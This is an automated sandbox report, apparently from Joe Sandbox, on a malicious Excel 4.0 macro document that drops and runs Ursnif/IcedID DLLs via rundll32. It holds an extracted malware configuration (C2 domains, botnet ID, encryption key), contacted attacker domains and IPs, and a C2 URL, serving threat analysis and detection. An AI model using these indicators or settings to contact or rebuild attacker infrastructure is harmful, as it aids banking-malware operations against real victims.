ID: 381642
Sample Name: document-1370071295.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 02:28:00
Date: 04/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report document-1370071295.xls

Overview


General Information

Sample Name:	document-1370071295.xls
Analysis ID:	381642
MD5:	09d41d14738707..
SHA1:	5714bc70d7d24c..
SHA256:	4844dc6311611a..
Tags:	IcedID xls
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Yara detected Ursnif
- Yara detected Ursnif
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Found obfuscated Excel 4.0 Macro
- Machine Learning detection for dropp…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2004 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2292 cmdline: rundll32 ..\fikftkm.thj,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2396 cmdline: rundll32 ..\fikftkm.thj1,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2748 cmdline: rundll32 ..\fikftkm.thj2,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2764 cmdline: rundll32 ..\fikftkm.thj2,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
  - rundll32.exe (PID: 2852 cmdline: rundll32 ..\fikftkm.thj3,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2968 cmdline: rundll32 ..\fikftkm.thj4,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
- iexplore.exe (PID: 2824 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 4EB098135821348270F27157F7A84E65)
  - iexplore.exe (PID: 2528 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2824 CREDAT:275457 /prefetch:2 MD5: 8A590F790A98F3D77399BE457E01386A)
- iexplore.exe (PID: 3004 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 4EB098135821348270F27157F7A84E65)
  - iexplore.exe (PID: 3064 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3004 CREDAT:275457 /prefetch:2 MD5: 8A590F790A98F3D77399BE457E01386A)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
[
  {
    "RSA Public Key":
"Om1HeBhXBR6NHvmWFG5B2kyl5mdcRMsb8ux2uo9VgGW0O2LzHZKk3w9bxw9stgphU0ayytcOYkK6GCNJlKSeMTZJ5WPgZiX+MaXiUccStEUTXkW1ubp0gdr16sb5U4M+rzWWPvc3s7bj9o1yqSJtP7PmMVp7E+3llLULQ9/DZbAD7SXa
ft6wcY8wFjSkI+8D"
  },
  {
    "c2_domain": [
      "bing.com",
      "update4.microsoft.com",
      "under17.com",
      "urs-world.com"
    ],
    "botnet": "5566",
    "server": "12",
    "serpent_key": "103010293JSJUYDWG",
    "sleep_time": "10",
    "SetWaitableTimer_value": "0",
    "DGA_count": "10"
  }
]
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
document-1370071295.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x1ed97:$e1: Enable Editing • 0x1edb6:$e2: Enable Content
document-1370071295.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x2aaa2:$s1: Excel • 0x2bb0b:$s1: Excel • 0x3b3c:$Auto_Open1: 18 00 17 00 AA 03 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
document-1370071295.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	
document-1370071295.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000003.2495224017.00000000030CD000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000006.00000002.2504044164.0000000000170000.00000004.00000001.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000006.00000003.2357108464.00000000031CB000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Process Memory Space: rundll32.exe PID: 2764	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Unpacked PEs


Source	Rule	Description	Author	Strings
6.2.rundll32.exe.170000.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
6.2.rundll32.exe.10000000.10.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Yara detected Ursnif

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Found obfuscated Excel 4.0 Macro

Office process drops PE file

Writes registry values via WMI

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Yara detected Ursnif

HIPS / PFW / Operating System Protection Evasion:

Yara detected hidden Macro 4.0 in Excel

Stealing of Sensitive Information:

Yara detected Ursnif

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 1	Path Interception	Process Injection 1 2	Masquerading 1 2 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scripting 3 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Account Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 to Track Device Location
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Scripting 3 1	NTDS	System Owner/User Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1370071295.xls	16%	Virustotal		Browse
document-1370071295.xls	22%	Metadefender		Browse
document-1370071295.xls	48%	ReversingLabs	Document-Word.Trojan.IcedID	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\fikftkm.thj2	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.rundll32.exe.2a0000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen3		Download File
6.2.rundll32.exe.1c0000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
6.2.rundll32.exe.10000000.10.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
mundotecnologiasolar.com	1%	Virustotal		Browse
accesslinksgroup.com	8%	Virustotal		Browse
ponchokhana.com	2%	Virustotal		Browse
under17.com	0%	Virustotal		Browse
vts.us.com	4%	Virustotal		Browse
comosairdoburaco.com.br	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://under17.com	0%	Avira URL Cloud	safe	
http://under17.com/joomla/W8irzuIA03OC/DHBetYa3Vzl/hddQ_2FkuTZ0IV/Oq1yvMr7E_2Frfr6f90DE/Wv_2B_2Bqw4C	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mundotecnologiasolar.com	162.241.62.4	true	false	• 1%, Virustotal, Browse	unknown
accesslinksgroup.com	192.185.129.4	true	true	• 8%, Virustotal, Browse	unknown
ponchokhana.com	5.100.155.169	true	false	• 2%, Virustotal, Browse	unknown
under17.com	185.243.114.196	true	true	• 0%, Virustotal, Browse	unknown
vts.us.com	207.174.213.126	true	false	• 4%, Virustotal, Browse	unknown
comosairdoburaco.com.br	198.50.218.68	true	false	• 2%, Virustotal, Browse	unknown
login.microsoftonline.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
0	true		low


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.00000002.2108249236.0000000001D67000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2102325978.0000000001F17000.00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2504417204.0000000001CA7000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2504688386.00000000022D7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2173362712.0000000001DF7000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2167173953.0000000001CC7000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000009.00000002.2166965953.0000000001AE0000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2108057689.0000000001B80000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2102163408.000 0000001D30000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2504193532.000000000 1AC0000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2504502612.00000000020F000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 73123549.0000000001C10000.0000 0002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2108057689.0000000001B80000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2102163408.000 0000001D30000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2504193532.000000000 1AC0000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2504502612.00000000020F000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 73123549.0000000001C10000.0000 0002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2108249236.0000000001D67000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2102325978.000 0000001F17000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2504417204.000000000 1CA7000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2504688386.00000000022D700 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 73362712.0000000001DF7000.0000 0002.00000001.sdmp, rundll32.exe, 00000009.00000002.21671739 53.0000000001CC7000.00000002.0 0000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2108249236.0000000001D67000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2102325978.000 0000001F17000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2504417204.000000000 1CA7000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2504688386.00000000022D700 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 73362712.0000000001DF7000.0000 0002.00000001.sdmp, rundll32.exe, 00000009.00000002.21671739 53.0000000001CC7000.00000002.0 0000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2108057689.0000000001B80000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2102163408.000 0000001D30000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2504193532.000000000 1AC0000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2504502612.00000000020F000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 73123549.0000000001C10000.0000 0002.00000001.sdmp	false		high
http://under17.com	rundll32.exe, 00000006.0000000 2.2504310287.00000000004CD000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://under17.com/joomla/W8irzuIA03OC/DHBetYa3Vzl/hddQ_2FkuTZ0IV/Oq1yvMr7E_2Frfr6f90DE/Wv_2B_2Bqw4C	rundll32.exe, 00000006.0000000 2.2504310287.00000000004CD000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2108057689.0000000001B80000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2102163408.000 0000001D30000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2504193532.000000000 1AC0000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2504502612.00000000020F000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 73123549.0000000001C10000.0000 0002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
207.174.213.126	vts.us.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
162.241.62.4	mundotecnologiasolar.com	United States		46606	UNIFIEDLAYER-AS-1US	false
5.100.155.169	ponchokhana.com	United Kingdom		394695	PUBLIC-DOMAIN-REGISTRYUS	false
185.243.114.196	under17.com	Netherlands		31400	ACCELERATED-ITDE	true
198.50.218.68	comosairdoburaco.com.br	Canada		16276	OVHFR	false
192.185.129.4	accesslinksgroup.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	381642
Start date:	04.04.2021
Start time:	02:28:00
Joe Sandbox Product:	CloudBasic
